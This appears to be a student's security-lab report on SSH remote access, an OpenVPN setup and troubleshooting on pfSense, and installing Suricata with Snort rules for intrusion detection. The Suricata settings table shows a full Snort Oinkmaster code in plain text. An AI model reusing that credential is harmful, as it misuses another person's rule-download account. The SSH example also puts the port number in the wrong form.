
In this window you can choose between options to connect to the remote machine like Telnet, Rlogin, SSH, etc.

Which of these connection types are the safest? Telnet, Rlogin or SSH? Please explain why.

Safest protocol:	Telnet / Rlogin / SSH
Explanation	

SSH is most secure out of the three (SSH/Rlogin/Telnet). The SSH protocol uses industry standard strong encryption algorithms, like AES, to secure the communication between the involved parties. In addition, the protocol uses hashing algorithms, such as SHA-2, to ensure the integrity of the data transmitted.





I have connected to one of my VMs from another VM on the same network using putty (SSH).

I connected with SSH to my kali machine

Step 3: test your SSH connection (in Linux)

Open your SSH client on your Linux client and connect to your server.

```
# ssh <hostname of server>
(f.e. ssh 192.168.1.1, or ssh student@192.168.1.1 22)
```

Use the right credentials and you have a successfull connection.

Show via command who (or just w) your connection.


output commando 'who'	

```
┌──(student㉿kalivm2021)-[~]
└─$ who
student  tty7         2022-06-03 16:29 (:0)
student  pts/1        2022-06-03 17:28 (172.16.1.11)
```

Topic 4: Secure Remote Access and Management (VPN)

A virtual private network (VPN) extends a private network across a public network and enables users to send and receive data across shared or public networks as if their computing devices were directly connected to the private network. Applications running on a computing device, e.g., a laptop, desktop, smartphone, across a VPN may therefore benefit from the functionality, security, and management of the private network.

source: https://en.wikipedia.org/wiki/Virtual_private_network



A VPN is created by establishing a virtual point-to-point connection using dedicated circuits or with tunneling protocols over existing networks.

Remote control

Command line based

- Telnet -very insecure and outdated
- SSH (Secure Shell)


Graphical User Interface (GUI) Based


- Web applications – phpMyAdmin, xxamp
- Windows power shell remoting
- Microsoft remote desktop protocol
- Virtual network computing

- Apple remote desktop


Exercise for Basic level


- Create a VPN connection from a WAN-VLAN Windows 10 machine to your own Seclab demonetwork. You can realise this by configuring OpenVPN on your Pfsense firewall. You can use the exercise instructions on the LMC and the YoutubeVideo "**pfSense 2.4 OpenVPN Setup Foolproof Step-by-Step!**" (skips to 07m:50s):





Check if the OpenVPN status is ok.






I have created a VPN connection in my Seclab environment. The connection is stuck in an infinite loop of reconnecting.

VPN troubleshooting


I had several things to debug with my VPN connection.

I started by taking my windows 10 machine out of PVLAN A and assigning it to one of the default DHCP adapters provided by Fontys. Doing so eliminated the infinite loop of reconnecting error messages.



I made a mistake during the creation of my VPN server configuration. I had set my VPN tunnel to PVLANA, and therefore it did not connect properly. The tunnel network should have unique IP address that I have not used before.

Another problem I found is that after connecting to the VPN a user gets access to PVLANB which is a risk due to PVLANB being my DMZ.



I exported the corrected VPN certificate from PF Sense WEBGUI. My VPN connection is working now.

When connected to the VPN my Windows 10 machine can ping my kali machine 172.16.1.11 and my active directory server 172.16.1.17 located in PVLANA.


```
Command Prompt
   Default Gateway . . . . . . . . . . :

C:\Users\ivan>ping 172.16.1.11

Pinging 172.16.1.11 with 32 bytes of data:
Reply from 172.16.1.11: bytes=32 time=1ms TTL=63
Reply from 172.16.1.11: bytes=32 time=1ms TTL=63
Reply from 172.16.1.11: bytes=32 time=1ms TTL=63
Reply from 172.16.1.11: bytes=32 time=1ms TTL=63

Ping statistics for 172.16.1.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Users\ivan>ping 172.16.1.17

Pinging 172.16.1.17 with 32 bytes of data:
Reply from 172.16.1.17: bytes=32 time=1ms TTL=127
Reply from 172.16.1.17: bytes=32 time=1ms TTL=127
Reply from 172.16.1.17: bytes=32 time=1ms TTL=127
Reply from 172.16.1.17: bytes=32 time=1ms TTL=127

Ping statistics for 172.16.1.17:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Users\ivan>
```

Once I have disconnected the VPN I could no longer find the machines located on PVLANA which tells me that the VPN is working as it should.

```
Command Prompt
Microsoft Windows [Version 10.0.19044.1706]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ivan>ping 172.16.1.11

Pinging 172.16.1.11 with 32 bytes of data:
Request timed out.

Ping statistics for 172.16.1.11:
    Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),
Control-C
^C
C:\Users\ivan>ping 172.16.1.17

Pinging 172.16.1.17 with 32 bytes of data:
Request timed out.

Ping statistics for 172.16.1.17:
    Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),
Control-C
^C
C:\Users\ivan>
```

Topic 5: Intrusion Detection and Prevention (IDS/IPS)

An intrusion detection system is a device or software that monitors a network or systems for malicious attacks and flags them for review by an administrator/security specialist. A security information and event management system (SIEM) combine outputs from multiple sources and uses alarm filtering techniques to distinguish malicious activity from false alarms.



Some IDS have the ability to respond to detected intrusions and block evil traffic or users. Systems with such response capabilities are typically referred to as an intrusion prevention

system. A very crucial part of installing an IDS is to set it up correctly and not receive false alarms (False Positives).

There are several reasons that might cause false positives:

- An IDS reports an attack that targets Microsoft IIS Web servers, but the attack is directed against an Apache Web server.
- An IDS reports seeing an event that shows syntax used in an attack, but the syntax is used in a benign manner by an authorized user.
- An IDS reports seeing a security event, but the traffic it believes it saw never actually occurred on the wire.

Types of Intrusion Detection Systems

Network intrusion detection system

A network-based intrusion detection system (NIDS) monitors and analyzes network traffic for suspicious behavior and real threats with the help of NIDS sensors. It scrutinizes the content and header information of all packets moving across the network. The NIDS sensors are placed at crucial points in the network to inspect traffic from all devices on the network. For instance, NIDS sensors are installed on the subnet where firewalls are located to detect Denial of Service (DoS) and other such attacks. I will be using NIDS for my exercises.


Host Intrusion Detection System

A host-based intrusion detection system (HIDS) monitors and analyzes system configuration and application activity for devices running on the enterprise network. The HIDS sensors can be installed on any device, regardless of whether it is a desktop PC or a server.

HIDS sensors take a snapshot of existing system files and compare them with previous snapshots. They look for unexpected changes, such as overwriting, deletion and access to certain ports. Consequently, alerts are sent to administrators to investigate activities that seem iffy. They are a highly effective tool against insider threats. HIDS can identify file permission changes and unusual client-server requests, which tends to be a perfect deterrent for internal attacks. HIDS are used in the most critical machines of a network because they are not expected to change.

Exercise for Basic level


I have installed Suricata on my pfsense firewall. I made an account in snort and set up IDS interfaces on the WAN side of the pfsense as well as LAN (PVLANA).



Adding SNORT rules

Install ETPro Emerging Threats rules	☐ ETPro for Suricata offers daily updates and extensive coverage of current malware threats. ☐ Use a custom URL for ETPro rule downloads The ETPro rules contain all of the ETOpen rules, so the ETOpen rules are not required and are disabled when the ETPro rules are selected. Sign Up for an ETPro Account. Enabling the custom URL option will force the use of a custom user-supplied URL when downloading ETPro rules.
Install Snort rules	☑ Snort free Registered User or paid Subscriber rules ☐ Use a custom URL for Snort rule downloads Sign Up for a free Registered User Rules Account Sign Up for paid Snort Subscriber Rule Set (by Talos) Enabling the custom URL option will force the use of a custom user-supplied URL when downloading Snort Subscriber rules.
Snort Rules Filename	snortrules-snapshot-2983.tar.gz Enter the rules tarball filename (filename only, do not include the URL.) Example: snortrules-snapshot-29151.tar.gz DO NOT specify a Snort3 rules file! Snort3 rules are incompatible with Suricata and will break your installation!
Snort Oinkmaster Code	5bcbb192e35d236659ea53a1bd14d5bc26059822 Obtain a snort.org Oinkmaster code and paste it here.
Install Snort GPLv2 Community rules	☐ The Snort Community Ruleset is a GPLv2 Talos-certified ruleset that is distributed free of charge without any Snort Subscriber License restrictions. ☐ Use a custom URL for Snort GPLv2 rule downloads This ruleset is updated daily and is a subset of the subscriber ruleset. If you are a Snort Subscriber Rules customer (paid subscriber), the community ruleset is already built into your download of the Snort Subscriber rules, and there is no benefit in adding this rule set separately.

